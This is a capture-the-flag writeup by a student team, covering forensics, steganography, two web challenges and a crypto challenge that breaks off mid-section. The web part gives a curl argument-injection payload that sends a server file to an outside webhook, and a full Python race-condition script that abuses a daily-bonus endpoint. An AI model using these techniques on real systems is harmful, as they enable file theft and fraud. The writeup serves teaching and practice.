UMCS CTF T3PUNG_P3L1T4 Writeup

Writeup made by:
itikjoget
R4N4WB0I
onyo
c1nn4m0n

We barely passed!


TABLE OF CONTENT

CHALLENGES **PAGE**


FORENSIC SOLVED (1/1)

1. Hidden in Plain Graphic

We were given a challenge to find Agent Ali's activity in a packet




As usual, we open the pcap file using wireshark to start analyzing the packet and there are tons of malformed packets..




Displayed	Title	Type	Fields	Field Occurrence	Resolved	Width	Alignment
✓	No.	Number				-1	Default
✓	Time	Time (format as specified)				-1	Default
✓	Source	Source address				-1	Default
✓	Destination	Destination address				-1	Default
✓	Protocol	Protocol				-1	Default
✓	Length	Packet length (bytes)				-1	Default
✓	Info	Information				969	Default
✓	Length	Custom	frame.len	0		-1	Default

We need to find the packet with a message, we need to find a packet with a large size. We made a custom sorting of size since wireshark did not supply that.



At the top, we can find a packet that is obviously much larger than the other files. Not only that, it also contains “PNG” so we immediately extract it.

The extracted image




I tried exiftool, steghide and binwalk but in the end zsteg gave me the flag. 👏


FLAG: umcs{h1dd3n_1n_png_st3g}

STEGANOGRAPHY SOLVED (2/2)


1. Broken



Not everything that has broken can be fixed..but this time we nailed it!
(no pun intended)



We tried to read the file content and it appears to be this file is created or streamed via vlc so we tried to play it using vlc. Unfortunately, there are errors that make it unplayable.




We found this video repair online called stellar but the smart fix is not working and it needs to do advanced repair. We download mp4 sample from https://file-examples.com/index.php/sample-video-files/sample-mp4-files/ to repair the video

This is the repaired video, it happened so fast that we had to record it using obs studio and pause it on time.

FLAG: umcs{h1dd3n_1n_fr4m3}


2. Hotline Miami

Interesting challenge with historical incident in Miami




We read the readme.txt and.. This secret message appeared. It looks like the flag would be umcs{Subject_Be_Verb_Year} so lets analyze it more with the clue!


As usual, we inspected the rooster.jpg using the strings command and we found a weird string here. “RICHARD”. Maybe a clue for the next part?



Then we analyze the audio using a sonic visualizer. We tried to hear the whole track but there was no clue.. so we asked a pro



Spectrogram it is!




After a few minutes of searching, we found this! “Watching” is a verb and “1989” is a year so.. We already have Subject_Be_Watching_1989. The subject could be Richard so we can conclude that the flag is Richard_Be_Watching_1989!


FLAG: umcs{Richard_Be_Watching_1989}

WEB SOLVED (2/3)


1. Healthcheck



Healthcheck? They should've performed it on us instead of the website after facing all these hard challenges..anyway lets hop into it



We were greeted with this health check. We can input a url and they will return the status! (200, 404, 403,etc). It is safe to say we have to perform SSRF to retrieve the hopes_and_dreams file!




So lets use the Webhook to hook the file inside the server.

So we can use curl injection -F to simulate form uploads. Use 'flag=@' to simulate field=@<path to flag>


Then we use the webhook url so the server will send the file to webhook.

Injection used:

```
-F 'flag=@/var/www/html/hopes_and_dreams' [insert webhook link]
```



It will return status 100 and 200.



File retrieved!

FLAG: umcs{n1c3_j0b_ste4l1ng_myh0p3_4nd_dr3ams}

2. Straightforward

Looks like we have to “hack” a game center

Lets start with inspecting the source code of account creation, here are some important parts of the code that i could highlight:


```
app = Flask(__name__)
app.secret_key = os.urandom(16)
DATABASE = 'db.sqlite3'
```

This part highlights that each user has their own secret key and can be accessed in cookies.

```
@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form.get('username')
        if not username:
            flash("Username required!", "danger")
            return redirect(url_for('register'))
        db = get_db()
        try:
            db.execute('INSERT INTO users (username, balance) VALUES (?, ?)',
(username, 1000))
            db.commit()
        except sqlite3.IntegrityError:
            flash("User exists!", "danger")
```

```
            return redirect(url_for('register'))
        session['username'] = username
        return redirect(url_for('dashboard', username=username))
    return render_template('register.html')
```

This is for user registration. It does not allow duplicate username though each username has their own secret key.



Now this is the fun part, each new user will be provided with $1000 and may collect a daily bonus ($1000) totalling $2000 but we need $3000 to redeem the flag.

```
@app.route('/claim', methods=['POST'])
def claim():
    if 'username' not in session:
        return redirect(url_for('register'))
    username = session['username']
    db = get_db()
    cur = db.execute('SELECT claimed FROM redemptions WHERE username=?',
(username,))
    row = cur.fetchone()
    if row and row['claimed']:
        flash("You have already claimed your daily bonus!", "danger")
        return redirect(url_for('dashboard'))
    db.execute('INSERT OR REPLACE INTO redemptions (username, claimed)
VALUES (?, 1)', (username,))
    db.execute('UPDATE users SET balance = balance + 1000 WHERE username=?',
(username,))
    db.commit()
    flash("Daily bonus collected!", "success")
    return redirect(url_for('dashboard'))
```

In this claim mechanic, it shows that if a user clicks on the claim daily bonus, it will trigger the /claim POST request and adjust the redemptions claimed value into “1” to avoid the user claiming it again. Since there are TOCTOU race between

```
cur = db.execute('SELECT claimed FROM redemptions WHERE username=?', (username,))
```

and

```
db.execute('INSERT OR REPLACE INTO redemptions (username, claimed) VALUES (?, 1)', (username,))
```


We can sneak in another request before it completes updating. So lets ask our best partner ChatGPT to craft a payload.

The script:

```
import requests
import threading
import random
import string

BASE_URL = "http://localhost:7859"  # Change this to the actual host/port

# Generate random username
USERNAME = "user_" + ''.join(random.choices(string.ascii_lowercase + string.digits, k=6))

# Use a session to persist cookies
session = requests.Session()

def register():
    print(f"[+] Registering as {USERNAME}")
    r = session.post(f"{BASE_URL}/register", data={"username": USERNAME}, allow_redirects=True)
    if "dashboard" in r.text or r.status_code == 200:
        print("[+] Registered and logged in successfully.")
        return True
    print("[-] Failed to register.")
    return False

def claim_bonus():
    resp = session.post(f"{BASE_URL}/claim")
    if "Daily bonus collected" in resp.text:
        print("[*] Bonus claimed!")
```

```
    else:
        print("[!] Claim failed or already claimed.")

def get_balance():
    resp = session.get(f"{BASE_URL}/dashboard?username={USERNAME}")
    return resp.text

if __name__ == "__main__":
    if not register():
        exit(1)

    print("[*] Launching race condition threads...")
    threads = []
    for _ in range(20):  # Launch 20 parallel claim attempts
        t = threading.Thread(target=claim_bonus)
        t.start()
        threads.append(t)

    for t in threads:
        t.join()

    print("[*] Final balance page:")
    print(get_balance())

    # Print cookies for verification/debug
    print("\n[+] Session cookies:")
    for cookie in session.cookies:
        print(f"{cookie.name} = {cookie.value}")
```

The script will create a user and extract the session cookie then perform race condition exploitation. Since each user has their own special unique session cookie so we have to save it to login.



Simply login using the username that the script automatically created and adjust the session cookie to the one that was extracted by the script. Now we are logged in as the user with 3000$. Click the buy flag and that's it!

FLAG: UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}

CRYPTOGRAPHY SOLVED (1/1)


1. Gist of Samuel

If you have a friend named Samuel, better hide him because we almost crashed out answering this. Anyway lets start analyzing

Opening the file, we could see a bunch of vehicles. After a few minutes of staring and researching we discovered that this is actually a morse code!

Morse code note:

